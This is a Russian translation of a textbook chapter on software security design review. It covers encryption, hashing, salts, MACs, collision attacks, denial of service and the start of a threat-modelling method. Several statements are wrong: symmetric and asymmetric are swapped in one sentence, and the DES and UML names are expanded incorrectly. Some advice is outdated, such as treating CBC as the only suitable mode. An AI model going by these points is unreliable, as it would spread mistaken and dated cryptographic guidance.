Ваша главная забота с точки зрения проектирования -- определить, правильно ли применяется конкретный криптографический протокол. Протокол должен быть достаточно сильным для данных, которые он защищает, и должен использоваться безопасным образом. Если вам нужна дополнительная информация о правильном использовании криптографии, можно прочитать *Practical Cryptography* (Wiley, 2003) Брюса Шнайера и Нильса Фергюсона. Если вас интересуют алгоритмы и реализация, обратите внимание на другую книгу Брюса Шнайера, *Applied Cryptography* (Wiley, 1996).

Алгоритмы шифрования

У шифрования длинная история, уходящая к древним культурам. Однако поскольку нас интересуют современные криптографические протоколы, которые можно использовать для эффективной защиты передачи данных, эта глава сосредоточена на двух основных классах шифрования: симметричном и асимметричном.

Симметричное шифрование (или **шифрование с общим ключом**) относится к алгоритмам, в которых все уполномоченные стороны используют один и тот же ключ. Симметричные алгоритмы обычно являются самыми простыми и эффективными алгоритмами шифрования. Их главная слабость в том, что они требуют, чтобы несколько сторон имели доступ к одному и тому же общему секрету. Альтернатива -- генерировать и обмениваться уникальным ключом для каждого коммуникационного отношения, но это решение быстро приводит к несостоятельной ситуации управления ключами. Кроме того, асимметричное шифрование не имеет способа проверить отправителя сообщения среди любой группы пользователей общего ключа.

Асимметричное шифрование (или **шифрование с открытым ключом**) относится к алгоритмам, в которых у каждой стороны есть разный набор ключей для доступа к одним и тем же

зашифрованным данным. Это делается с использованием пары открытого и закрытого ключа для каждой стороны. Любые стороны, желающие общаться, должны заранее обменяться своими открытыми ключами. Затем сообщение шифруется путем сочетания открытого ключа получателя и закрытого ключа отправителя. Получившееся зашифрованное сообщение можно расшифровать только с помощью закрытого ключа получателя.

Таким образом, асимметричное шифрование упрощает управление ключами, не требует раскрытия закрытых ключей и неявно проверяет отправителя сообщения. Однако эти алгоритмы сложнее и обычно вычислительно затратны. Поэтому асимметричные алгоритмы обычно используются для обмена симметричным ключом, который затем применяется на протяжении коммуникационного сеанса.

Блочные шифры

Блочные шифры -- это алгоритмы симметричного шифрования, которые работают с блоками данных фиксированного размера и функционируют в нескольких режимах. Однако нужно знать некоторые соображения по их использованию. Одно соображение -- шифрует ли блочный шифр каждый блок независимо или использует выход предыдущего блока при шифровании текущего. Шифры, шифрующие блоки независимо, гораздо более уязвимы к криптоаналитическим атакам, и их следует избегать при любой возможности. Поэтому шифр в режиме **сцепления блоков шифротекста (cipher block chaining, CBC)** -- единственный подходящий шифр фиксированных блоков для общего использования. Он выполняет операцию XOR с предыдущим блоком данных, что дает пренебрежимо малые накладные расходы производительности и гораздо более высокую безопасность по сравнению с режимами, обрабатывающими блоки независимо.

Потоковые шифры

Один из самых неудобных аспектов блочных шифров состоит в том, что они должны обрабатывать фрагменты данных фиксированного размера. Любые фрагменты данных больше размера блока должны быть разбиты, а все, что меньше, должно быть дополнено. Это требование может добавлять сложность и накладные расходы в код, обрабатывающий что-то вроде стандартного TCP-сокета.

К счастью, блочные шифры могут работать в режимах, позволяющих им обрабатывать фрагменты данных произвольного размера. В таком режиме блочный шифр действует как **потоковый шифр**. Шифр в режиме **счетчика (counter, CTR)** -- лучший выбор для потокового шифра. Его характеристики производительности сопоставимы с режимом CBC, но он не требует дополнения или фрагментации.

Векторы инициализации

Вектор инициализации (initialization vector, IV) -- это "фиктивный" блок данных, используемый для запуска блочного шифра. IV необходим, чтобы заставить шифр производить уникальный поток выходных данных независимо от одинакового ввода. IV не нужно держать в секрете, хотя он должен отличаться при каждой новой инициализации шифра с тем же ключом. Повторное использование IV вызывает утечку информации в CBC-шифре только в ограниченном числе сценариев; однако оно серьезно ухудшает безопасность других блочных шифров. Как общее правило, повторное использование IV следует считать уязвимостью безопасности.

Алгоритмы обмена ключами

Протоколы обмена ключами могут становиться сложными, поэтому этот раздел дает лишь несколько простых моментов, которые нужно держать в голове. Во-первых, реализация должна использовать стандартный протокол обмена ключами, например RSA, Diffie-Hellman или El Gamal. Эти алгоритмы прошли широкую проверку и дают наилучшую степень уверенности.

Следующая забота состоит в том, чтобы обмен ключами выполнялся безопасным образом; это означает, что обе стороны коммуникации должны предоставлять некоторые средства идентификации для предотвращения **атак "человек посередине"**. Все упомянутые ранее алгоритмы обмена ключами предоставляют связанные алгоритмы подписи, которые можно использовать для проверки обеих сторон соединения. Эти алгоритмы требуют, чтобы обе стороны уже обменялись открытыми ключами или чтобы эти ключи были доступны через некоторый доверенный источник, например сервер инфраструктуры открытых ключей (Public Key Infrastructure, PKI).

Распространенные уязвимости шифрования

Теперь, когда у вас есть некоторый контекст правильного использования шифрования, важно понять, что может пойти не так. Самодельное шифрование -- одна из основных причин уязвимостей, связанных с конфиденциальностью. Шифрование чрезвычайно сложно и требует обширных знаний и тестирования для правильного проектирования и реализации. Поэтому большинству разработчиков следует ограничиться известными алгоритмами, протоколами и реализациями, которые прошли широкий анализ и тестирование.

Ненужное хранение чувствительных данных

Часто проект хранит чувствительные данные без реальной причины, обычно из-за неправильного понимания требований системы. Например, проверка пароля не требует хранения пароля в извлекаемой форме. Можно безопасно хранить хеш пароля и использовать его для сравнения. Если это сделано правильно, такой метод предотвращает раскрытие настоящего пароля. (Не беспокойтесь, если вы не знакомы с хешами; они вводятся далее в этой главе, в разделе "Хеш-функции".)

Пароли в открытом тексте -- один из самых типичных случаев ненужного хранения данных, но далеко не единственный пример этой проблемы. Некоторые проекты приложений не классифицируют чувствительную информацию должным образом или просто хранят ее без понятной причины. Настоящая проблема в том, что любой проект должен правильно классифицировать чувствительность своих данных и хранить чувствительные данные только тогда, когда это абсолютно необходимо.

Отсутствие необходимого шифрования

В общем случае система не обеспечивает достаточную конфиденциальность, если она спроектирована для передачи открытой информации через публично доступное хранилище, сети или незащищенные сегменты общей памяти. Например, использование TELNET для обмена чувствительной информацией почти наверняка было бы проектной уязвимостью, связанной с конфиденциальностью, потому что TELNET не шифрует свой канал связи.

В общем случае любая коммуникация, потенциально содержащая чувствительную информацию, должна шифроваться, когда проходит через потенциально скомпрометированные или публичные сети. Когда это уместно, чувствительная информация должна шифроваться при хранении в базе данных или на диске. Шифрование требует некоторого решения по управлению ключами, которое часто можно связать с секретом, предоставляемым пользователем, например паролем. В

некоторых ситуациях, особенно при хранении паролей, вместо фактических чувствительных данных можно хранить хешированные значения чувствительных данных.

Недостаточное или устаревшее шифрование

Безусловно возможно использовать шифрование, которое по проекту недостаточно сильно, чтобы обеспечить требуемый уровень безопасности данных. Например, одиночное 56-битное шифрование Digital Encryption Standard (DES), вероятно, плохой выбор в нынешнюю эпоху дешевых многогигагерцовых компьютеров. Помните, что атакующие могут записывать зашифрованные данные, и если эти данные достаточно ценны, они могут переждать, пока вычислительная мощность вырастет. В конце концов они смогут купить 128-q-битный квантовый компьютер в Radio Shack, и ваши данные станут их (при условии, что ученые вылечат проблему старения к 2030 году и все будут жить вечно).

Если отложить шутки в сторону, важно помнить, что реализации шифрования со временем стареют. Компьютеры становятся быстрее, а математики находят хитрые новые дыры в алгоритмах так же, как аудиторы кода находят их в программном обеспечении. Всегда отмечайте алгоритмы и размеры ключей, недостаточные для данных, которые они защищают. Конечно, эта забота является движущейся целью, поэтому лучшее, что можно сделать, -- следить за актуальными рекомендованными стандартами. Организации вроде National Institute for Standards and Technology (NIST; www.nist.gov) хорошо публикуют общепринятые критерии для алгоритмов и размеров ключей.

Обфускация данных и шифрование данных

Некоторые приложения -- и даже общеотраслевые стандарты безопасности -- похоже, не различают обфускацию данных и шифрование данных. Проще говоря, данные обфусцированы, когда у атакующих есть доступ ко всей информации, необходимой для восстановления закодированных чувствительных данных. Такая ситуация обычно возникает, когда метод кодирования данных не включает уникальный ключ или ключ хранится в том же домене доверия, что и данные. Два распространенных примера методов кодирования, не включающих уникальный ключ, -- текстовое кодирование ROT13 и простые XOR-механизмы.

Проблема ключей, хранящихся в том же контексте, что и данные, немного более запутанна, но не обязательно менее распространена. Например, многие приложения обработки платежей хранят чувствительную информацию держателей счетов в своих базах данных в зашифрованном виде, но всем обрабатывающим приложениям нужны ключи. Это требование означает, что кража резервных носителей может не дать атакующим данные счетов, но компрометация любого платежного сервера может дать им ключ вместе с зашифрованными данными. Конечно, можно добавить еще один ключ для защиты первого ключа, но всем обрабатывающим приложениям все равно понадобится доступ. Можно наслаивать сколько угодно ключей, но в итоге это всего лишь техника обфускации, потому что каждому обрабатывающему приложению нужно расшифровывать чувствительные данные.

Примечание

Требование безопасности данных PCI (Payment Card Industry) 1.0 является частью общеотраслевого стандарта, помогающего обеспечить безопасную обработку данных платежных карт и транзакций. Эти требования -- дальновидный шаг для отрасли, и многие из них согласуются с лучшими практиками безопасности. Однако стандарт содержит требования, создающие именно ту проблему конфиденциальности, которая описана в этой главе. В частности, требования разрешают

хранить зашифрованные данные и ключ в одном контексте, если ключ зашифрован другим ключом, находящимся в том же контексте.

Последний момент: безопасность через сокрытие (или обфускацию) за последние годы заслужила плохую репутацию. Сама по себе это недостаточная техника защиты данных от атакующих; она просто не обеспечивает достаточно сильный уровень конфиденциальности. Однако на практике обфускация может быть ценным компонентом любой политики безопасности, потому что отпугивает случайных любопытствующих и часто может замедлить целеустремленных атакующих.

Целостность

Глава 1 определяла целостность как ожидание, что только уполномоченные стороны способны изменять данные. Это требование, как и конфиденциальность, обычно реализуется через механизмы контроля доступа. Однако дополнительные меры необходимо принимать, когда коммуникация выполняется по небезопасному каналу. В таких случаях для обеспечения целостности данных используются некоторые криптографические методы, обсуждаемые в следующих разделах.

Хеш-функции

Криптографическая целостность данных обеспечивается разными методами, хотя **хеш-функции** лежат в основе большинства подходов. Хеш-функция (или "функция дайджеста сообщения") принимает вход переменной длины и генерирует выход фиксированного размера. Эффективность хеш-функции измеряется прежде всего тремя требованиями. Первое -- она не должна быть обратимой, то есть определение входа только на основе выхода должно быть вычислительно неосуществимым. Это требование известно как требование "отсутствия прообраза" (no pre-image). Второе требование -- функция не должна иметь второго прообраза, то есть при наличии входа и выхода генерация другого входа с тем же выходом должна быть вычислительно неосуществимой. Последнее и самое сильное требование -- хеш должен быть относительно свободен от коллизий, то есть намеренная генерация одинакового выхода для разных входов должна быть вычислительно неосуществимой.

Хеш-функции дают основу большинства программных средств защиты целостности. Их можно использовать для связывания произвольного набора данных с уникальным значением фиксированного размера. Эта связь может использоваться, чтобы не хранить чувствительные данные и значительно уменьшить объем хранения, требуемый для проверки фрагмента данных. Самые простые формы хеш-функций -- процедуры **циклического избыточного контроля (cyclic redundancy check, CRC)**. Они быстры и эффективны и дают умеренную степень защиты от непреднамеренного изменения данных. Однако CRC-функции неэффективны против намеренного изменения, что делает их непригодными для целей безопасности. Популярные CRC-функции включают CRC-16, CRC-32 и Adler-32.

Следующий шаг после CRC-функций -- **криптографические хеш-функции**. Они гораздо более вычислительно затратны, но дают высокую степень защиты от намеренного и непреднамеренного изменения. Популярные хеш-функции включают SHA-1, SHA-256 и MD5. (Проблемы с MD5 подробнее обсуждаются далее в этой главе, в разделе "Атаки с подменой".)

Значения соли

Значения соли во многом похожи на векторы инициализации. "Соль" -- это случайное значение, добавляемое к сообщению, чтобы два сообщения не создавали одно и то же значение хеша. Как и IV, значение соли *не должно* дублироваться между сообщениями. Значение соли должно храниться

вместе с хешем, чтобы дайджест можно было корректно восстановить для сравнения. Однако, в отличие от IV, значение соли в большинстве обстоятельств следует защищать.

Значения соли чаще всего используются для предотвращения атак на дайджесты сообщений, основанных на предварительном вычислении. Большинство методов хранения паролей используют соленое значение хеша для защиты от этой проблемы. В атаке предварительного вычисления атакующие строят словарь всех возможных значений дайджеста, чтобы определить исходное значение данных. Этот метод работает только для довольно небольших диапазонов входных значений, таких как пароли; однако он может быть чрезвычайно эффективным.

Рассмотрим значение соли из 32 случайных битов, примененное к произвольному паролю. Такая соль увеличивает размер словаря предварительного вычисления паролей в четыре миллиарда раз относительно исходного значения (2^32). Получившийся словарь предварительного вычисления, вероятно, был бы слишком большим даже для небольшого подмножества паролей. Rainbow tables, разработанные Филиппом Окслином, -- реальный пример того, как отсутствие значения соли оставляет хеши паролей уязвимыми к атакам предварительного вычисления. Rainbow tables можно использовать для взлома большинства хешей паролей за секунды, но техника работает только если хеш не включает значение соли. Дополнительную информацию о rainbow tables можно найти на сайте проекта RainbowCrack: http://www.antsight.com/zsl/rainbowcrack/.

Проверка отправителя

Хеш-функции предоставляют метод проверки содержимого сообщения, но не могут проверить источник сообщения. Проверка источника сообщения требует включения некоторой формы закрытого ключа в операцию хеширования; такой тип функции известен как **код аутентификации сообщения на основе хеша (hash-based message authentication code, HMAC)**. MAC -- это функция, возвращающая значение фиксированной длины, вычисленное из ключа и сообщения переменной длины.

HMAC -- относительно быстрый метод проверки содержимого и отправителя сообщения с использованием общего секрета. К сожалению, у HMAC та же слабость, что и у любой системы с общим ключом: атакующий может выдать себя за любую сторону разговора, скомпрометировав ключ только одной стороны.

Криптографические подписи

Криптографическая подпись -- это метод связывания дайджеста сообщения с конкретным открытым ключом путем шифрования дайджеста сообщения открытым и закрытым ключом отправителя. Затем любой получатель может расшифровать дайджест сообщения с помощью открытого ключа отправителя и сравнить получившееся значение с вычисленным дайджестом сообщения. Такое сравнение доказывает, что отправитель сообщения должен был иметь доступ к закрытому ключу.

Распространенные уязвимости целостности

Уязвимости целостности похожи на уязвимости конфиденциальности. Фактически большинство уязвимостей целостности можно предотвратить, решив проблемы конфиденциальности. Однако некоторые проектные уязвимости, связанные с целостностью, обсуждаемые в следующих разделах, заслуживают отдельного внимания.

Атаки с подменой

Широко используемые хеш-функции должны проходить серьезное публичное изучение. Однако со временем в них обычно появляются слабости, которые могут привести к эксплуатируемым уязвимостям. **Атака с подменой** обычно является одной из первых слабостей, обнаруживаемых в стареющей хеш-функции. Эта атака использует склонность слабой хеш-функции генерировать коллизии на определенных диапазонах входа. Делая это, атакующий может создать два входа, которые генерируют одно и то же значение.

Например, допустим, у вас есть банковское приложение, принимающее запросы на перевод средств. Приложение получает запрос и, если средства доступны, подписывает перевод и передает его дальше. Если хеш-функция уязвима, атакующие могут сгенерировать два перевода средств, создающие один и тот же дайджест. Первый запрос будет иметь небольшое значение, а второй -- гораздо большее. Затем атакующие могут открыть счет с минимальным балансом и добиться утверждения меньшего перевода. После этого они передадут больший запрос следующей системе и закроют свои счета до того, как кто-либо поймет, что произошло.

Атаки с подменой стали популярной темой в последнее время, потому что SHA-1 и MD5 начинают показывать признаки износа. Потенциал коллизионных уязвимостей в MD5 был выявлен еще в 1996 году, но только в августе 2004 года Сяоюнь Ван, Дэнго Фэн, Сюэцзя Лай и Хунбо Юй опубликовали работу, описывающую успешные коллизии с алгоритмом MD5. В марте 2005 года за этой работой последовала публикация Арьена Ленстры, Сяоюнь Ван и Бенне де Вегера. Они успешно сгенерировали сталкивающуюся пару сертификатов X.509 с разными открытыми ключами, то есть в формате сертификатов, используемом в SSL-транзакциях. Позднее, в марте 2006 года, Властимил Клима опубликовал алгоритм, способный находить MD5-коллизии за чрезвычайно короткое время.

Семейство алгоритмов SHA также находится под пристальным вниманием. Был выявлен ряд потенциальных атак против SHA-0; однако SHA-0 быстро был заменен SHA-1 и никогда не получил значительного развертывания. Исследования атак SHA-0 дали основу для выявления уязвимостей в алгоритме SHA-1, хотя на момент написания этой книги никто успешно не сгенерировал SHA-1-коллизию. Однако эти проблемы заставили несколько крупных органов стандартизации (например, американский NIST) начать постепенный отказ от SHA-1 в пользу SHA-256 (также известного как SHA-2).

Конечно, находить случайные коллизии намного труднее, чем находить коллизии, пригодные для атаки с подменой. Однако по своей природе криптографические алгоритмы следует выбирать с расчетом на то, что их безопасность будет жизнеспособна значительно дольше срока жизни применимой системы. Это рассуждение объясняет сдвиг последних лет от хеш-алгоритмов, ранее считавшихся относительно безопасными. Влияние этого сдвига видно даже в приложениях хеширования паролей, которые напрямую не подвержены атакам на основе коллизий, но также переводятся на более сильные хеш-функции.

Доступность

Глава 1 определяла доступность как способность использовать ресурс тогда, когда это ожидается. Это ожидание доступности чаще всего связывают с надежностью, а не с безопасностью. Однако есть целый ряд ситуаций, в которых доступность системы следует рассматривать как требование безопасности.

Распространенные уязвимости доступности

С отказом доступности связан только один общий тип уязвимости -- уязвимость отказа в обслуживании (denial-of-service, DoS). DoS-уязвимость возникает, когда атакующий может сделать систему недоступной, выполнив некоторое непредусмотренное действие.

Влияние DoS-атаки может сильно зависеть от ситуации, в которой она происходит. Критическая система может включать ожидание постоянной доступности, и простои будут представлять неприемлемый бизнес-риск. Это часто относится к ключевым бизнес-системам, таким как централизованные системы аутентификации или флагманские веб-сайты. В обоих случаях успешная DoS-атака может прямо соответствовать значительной потере выручки из-за неспособности бизнеса нормально функционировать без системы.

Недостаток доступности также представляет риск безопасности, когда простой вынуждает удовлетворять требования менее безопасным образом. Например, рассмотрим систему точек продаж (point-of-sale, PoS), которая обрабатывает все транзакции по кредитным картам через центральный сервер сверки. Когда сервер сверки недоступен, PoS-система должна локально ставить все транзакции в очередь и выполнять их позднее. У атакующего может быть множество причин вызвать DoS между PoS-системой и сервером сверки. Состояние DoS может позволить атакующему совершать покупки с украденными или недействительными кредитными картами либо может раскрыть поставленную в очередь информацию держателей карт на менее безопасной PoS-системе.

Моделирование угроз

К этому моменту у вас должно быть хорошее представление о том, как проектирование влияет на безопасность программной системы. У системы есть определенная функциональность, предоставляемая пользователям, но она ограничена политикой безопасности и моделью доверия. Следующий шаг -- обратить внимание на разработку процесса применения этих знаний к приложению, которое вам поручено проверить. В идеале нужно уметь выявлять дефекты в проекте системы и расставлять приоритеты анализа реализации на основе наиболее критичных для безопасности модулей. К счастью, для этой цели существует формализованная методология под названием **моделирование угроз**.

В этой главе используется конкретный тип моделирования угроз, состоящий из пятифазного процесса:

• Сбор информации
• Моделирование архитектуры приложения
• Выявление угроз
• Документирование результатов
• Приоритизация анализа реализации

Этот процесс наиболее эффективно применять на фазе проектирования (или рефакторинга) разработки и обновлять по мере внесения изменений на более поздних фазах разработки. Однако его можно полностью интегрировать и на более поздних фазах SDLC. Его также можно применять после разработки для оценки потенциальной экспозиции приложения. Выбранная фаза зависит от ваших собственных требований, но помните, что анализ проектирования -- лишь компонент полной проверки приложения. Поэтому убедитесь, что вы учитываете требования к выполнению анализа реализации и эксплуатационного анализа итоговой системы.

Такой подход к моделированию угроз должен помочь установить рамку для связи многих уже изученных понятий. Этот процесс также может служить дорожной картой для применения многих концепций в оставшейся части книги. Однако нужно сохранять готовность адаптировать подход и изменять эти техники по мере необходимости, чтобы они соответствовали разным ситуациям. Помните: процессы и методологии могут быть хорошими слугами, но плохими хозяевами.

Примечание

Этот процесс моделирования угроз был первоначально представлен в книге *Writing Secure Code*, *2nd Edition* (Microsoft Press, 2002) Майкла Ховарда и Дэвида Ле Блана. Позднее он был расширен и уточнен в книге *Threat Modeling* (Microsoft Press, 2004) Фрэнка Свидерски и Виндо Снайдер.

Сбор информации

Первый шаг в построении модели угроз -- собрать всю доступную информацию о приложении. На этом этапе не следует тратить слишком много усилий на выделение информации, связанной с безопасностью, потому что на этой фазе вы еще не уверены, что именно относится к безопасности. Вместо этого нужно развить понимание приложения и собрать как можно больше информации для последующего анализа реализации. Ниже перечислены ключевые области, которые нужно выявить к концу этой фазы:

• *Активы.* Активы включают все в системе, что может иметь ценность для атакующих. Это могут быть данные, содержащиеся в приложении или подключенной базе данных, например таблица базы данных с учетными записями и паролями пользователей. Активом также может быть доступ к некоторому компоненту приложения, например возможность выполнить произвольный код на целевой системе.
• *Точки входа.* Точки входа включают любой путь, через который атакующий может получить доступ к системе. Они включают любую функциональность, раскрытую через такие средства, как слушающие порты, конечные точки Remote Procedure Call (RPC), отправленные файлы или любая активность, инициируемая клиентом.
• *Внешние сущности.* Внешние сущности взаимодействуют с системой через ее точки входа. Эти сущности включают все классы пользователей и внешние системы, взаимодействующие с приложением.
• *Внешние уровни доверия.* Внешние уровни доверия относятся к привилегиям, предоставленным внешней сущности, как обсуждалось ранее в этой главе в разделе "Отношения доверия". Сложная система может иметь несколько уровней внешнего доверия, связанных с разными сущностями, тогда как простое приложение может иметь не более чем понятия локального и удаленного доступа.
• *Основные компоненты.* Основные компоненты определяют структуру проекта приложения. Компоненты могут быть внутренними для приложения или представлять внешние модульные зависимости. Процесс моделирования угроз включает декомпозицию этих компонентов для изоляции их соображений, связанных с безопасностью.
• *Сценарии использования.* Сценарии использования охватывают все потенциальные применения системы. Они включают список как авторизованных, так и неавторизованных сценариев.

Интервью с разработчиками

Во многих ситуациях можно сэкономить много времени, обратившись, так сказать, прямо к первоисточнику. Поэтому если у вас есть доступ к разработчикам, обязательно используйте его в своих интересах. Конечно, такой вариант может быть недоступен. Например, независимый исследователь уязвимостей редко имеет доступ к разработчикам приложения.

Когда вы обращаетесь к разработчикам системы, стоит помнить несколько моментов. Во-первых, вы находитесь в позиции, где будете критиковать работу, в которую они вложили много времени и усилий. Дайте ясно понять, что ваша цель -- помочь улучшить безопасность их приложения, и избегайте осуждающего или снисходительного тона. После того как вы наладите нормальный диалог, все равно нужно проверять любую полученную информацию относительно реализации приложения. В конце концов, у разработчиков могут быть собственные заблуждения, которые

способны быть одним из факторов некоторых уязвимостей.

Документация разработчиков

Хорошо документированное приложение может сделать процесс проверки быстрее и тщательнее; однако у этого удобства есть один важный подвох. Всегда следует осторожно относиться к любой проектной документации существующей реализации. Причина такой осторожности обычно не в нечестных или некомпетентных разработчиках; просто в процессе реализации меняется слишком много вещей, чтобы результат когда-либо идеально совпал со спецификациями.

В эти несоответствия между спецификациями и реализацией вносит вклад ряд факторов. Очень крупные приложения часто могут резко уходить от своих спецификаций из-за смены разработчиков и мелких недосмотров, накапливающихся со временем. Реализации также могут отличаться просто потому, что два человека редко имеют абсолютно одинаковую интерпретацию спецификации. Суть в том, что все, что вы определяете из проекта, нужно ожидать проверять по фактической реализации.

Помня об этой оговорке, вам все равно нужно знать, как выжать максимум из полученной документации. В общем случае вам нужно все, до чего можно добраться: проектная документация (диаграммы, спецификации протоколов, документация API и т. п.), документация развертывания (руководства по установке, примечания к выпуску, дополнительная информация о конфигурации и т. д.) и документация конечного пользователя. При проверках бинарных файлов (и некоторого исходного кода) документация конечного пользователя -- все, что можно получить, но не недооценивайте ее ценность. Эта документация является литературой, "обращенной к клиенту", поэтому обычно она довольно точна и может дать процессно-ориентированный взгляд, который облегчает понимание системы.

Документация стандартов

Если вас просят исследовать приложение, использующее стандартизованные сетевые протоколы или форматы файлов, хорошее понимание структуры этих протоколов и форматов файлов необходимо, чтобы знать, как приложение должно функционировать и какие недостатки могут существовать. Поэтому полезно получить любые опубликованные стандарты и связанную документацию, созданную исследователями и авторами. Обычно документы стандартов, связанных с Интернетом, доступны как requests for comments (RFC, доступны на www.ietf.org/rfc/). Открытые реализации тех же стандартов могут быть особенно полезны для прояснения неоднозначностей, с которыми можно столкнуться при исследовании технологии, используемой целевым приложением.

Профилирование исходного кода

Доступ к исходному коду может быть чрезвычайно полезен при сборе информации о приложении. На этой фазе не нужно уходить слишком глубоко, но наличие исходного кода может ускорить значительную часть начального процесса моделирования. Исходный код можно использовать для первичной проверки документации, а общую структуру приложения можно определить по иерархиям классов и модулей в коде. Когда исходный код не выглядит иерархически организованным, можно посмотреть на запуск приложения, чтобы определить, как основные компоненты различаются при инициализации. Также можно выявлять точки входа, бегло просматривая код в поиске распространенных функций и объектов, таких как `listen()` или `ADODB`.

Профилирование системы

Профилирование системы требует доступа к функциональной установке приложения, что дает возможность проверить обзор документации и выявить элементы, которые документация пропустила. Модели угроз, выполняемые строго по документации, должны пропустить этот шаг и полностью проверять модель во время анализа реализации.

Для профилирования приложения можно использовать разные методы. Вот несколько распространенных техник:

• *Структура файловой системы.* Посмотрите на структуру файловой системы приложения и отметьте любую важную информацию. Эта информация включает выявление структуры разрешений, перечисление всех исполняемых модулей и выявление любых релевантных файлов данных.
• *Повторное использование кода.* Ищите компоненты приложения, которые могли прийти из другой библиотеки или пакета, например встроенные веб-серверы или библиотеки шифрования. Эти компоненты могут иметь собственную уникальную поверхность атаки и требовать дальнейшей проверки.
• *Импорты и экспорты.* Перечислите таблицы импорта и экспорта функций для каждого модуля. Внимательно ищите любые библиотеки, используемые для установления или управления внешними соединениями либо RPC-интерфейсами.
• *Песочница.* Запускайте приложение в песочнице, чтобы выявить каждый объект, к которому оно обращается, и каждое действие, которое оно выполняет. Используйте сниффер и прокси приложений, чтобы записать любой сетевой трафик и изолировать коммуникацию. В средах Windows для этой активности полезны утилиты Filemon, Regmon, WinObj и Process Explorer (с www.sysinternals.com).
• *Сканирование.* Исследуйте приложение на любых слушающих портах, RPC-интерфейсах или похожих внешних интерфейсах. Попробуйте получать баннеры, чтобы проверить используемые протоколы и выявить требования аутентификации. Для HTTP-приложений попробуйте обходить ссылки и выявлять как можно больше уникальных точек входа.

Моделирование архитектуры приложения

После того как у вас появилась некоторая исходная информация, нужно начать исследовать архитектуру приложения. Эта фаза включает знакомство с тем, как структурировано программное обеспечение и какие компоненты могут влиять на его общую безопасность. Эти шаги помогают выявить проектные вопросы и понять, где сосредоточить усилия во время анализа реализации. Вы строите это знание, просматривая существующую документацию модели приложения и разрабатывая новые модели по мере необходимости. Каждое программное обеспечение в некоторой степени моделируется во время разработки; единственная разница в том, фиксируются ли модели когда-либо формально. Поэтому нужно понимать распространенные типы моделирования и то, как можно разработать собственные.

Unified Markup Language

Unified Markup Language (UML) -- это спецификация, разработанная Object Management Group (OMG; www.omg.org/uml/) для описания многих разных аспектов работы приложения на довольно высоком уровне. Она включает диаграммы для описания потока информации, взаимодействия между компонентами, разных состояний, в которых может находиться приложение, и многого другого. На этой фазе особый интерес представляют диаграммы классов, диаграммы компонентов и сценарии использования. Следующий список кратко описывает эти типы диаграмм, чтобы дать представление о том, что они пытаются передать. Если вы незнакомы с UML, настоятельно рекомендуется взять одну из множества доступных книг по этой теме. Из-за сложности UML его глубокое объяснение далеко выходит за рамки этой главы.

Примечание

UML прошел несколько ревизий. Текущий принятый стандарт -- UML 2.0.

• *Диаграммы классов.* **Диаграмма классов** -- это UML-диаграмма для моделирования объектно-ориентированного (ОО) решения. Каждый класс объектов представлен прямоугольником, включающим методы и атрибуты класса. Отношения между объектами затем представлены линиями между классами. Линии со стрелками на одном конце определяют родителей в иерархии наследования; линии без украшений (без стрелок) с числами у концов указывают отношение кардинальности.

Диаграммы классов могут быть полезны, когда вы пытаетесь понять отношения в сложном модуле. По сути, они явно показывают, как смоделировано приложение и как классы взаимодействуют друг с другом. Однако реалистично вы не будете встречать их слишком часто, если не выполняете внутренние проверки кода. Анализируя ОО-решение, можно приблизительно построить диаграммы классов. Хотя это может казаться пустой тратой времени, они могут быть полезны, когда нужно вернуться и позднее проверить то же ПО или когда вы выполняете начальную высокоуровневую проверку, а затем передаете разные задачи аудита кода другим участникам команды.

• *Диаграммы компонентов.* **Диаграммы компонентов** делят решение на составляющие компоненты, а соединители показывают, как они взаимодействуют друг с другом. Компонент определяется как непрозрачная подсистема, предоставляющая независимую функцию для решения. Примеры компонента включают базу данных, некоторый парсер, систему заказов и так далее. Диаграмма компонентов дает менее сложный взгляд на систему, чем диаграммы классов, потому что компоненты обычно представляют завершенную самодостаточную подсистему, часто реализованную множеством классов и модулей.

Диаграмма компонентов раскрывает интерфейсы (обозначаемые выступающими окружностями) и использует интерфейсы других компонентов (обозначаемые пустым полукругом). Компоненты связываются через эти раскрытия интерфейсов или посредством линий ассоциации, которые показывают, что два компонента изначально взаимосвязаны и не полагаются на раскрытые интерфейсы. Диаграммы компонентов также позволяют соединять два компонента через **реализацию**. Реализация просто означает, что функциональность, требуемая одним компонентом, является подмножеством функциональности, раскрытой интерфейсом другого компонента. Реализация представляется пунктирной линией.


В оценке диаграмма компонентов может быть ценной для определения высокоуровневого взгляда на систему и ее межкомпонентные отношения. Она особенно полезна, когда вы пытаетесь разработать начальный контекст модели угроз, потому что устраняет значительную часть сложности системы и позволяет сосредоточиться на общей картине.

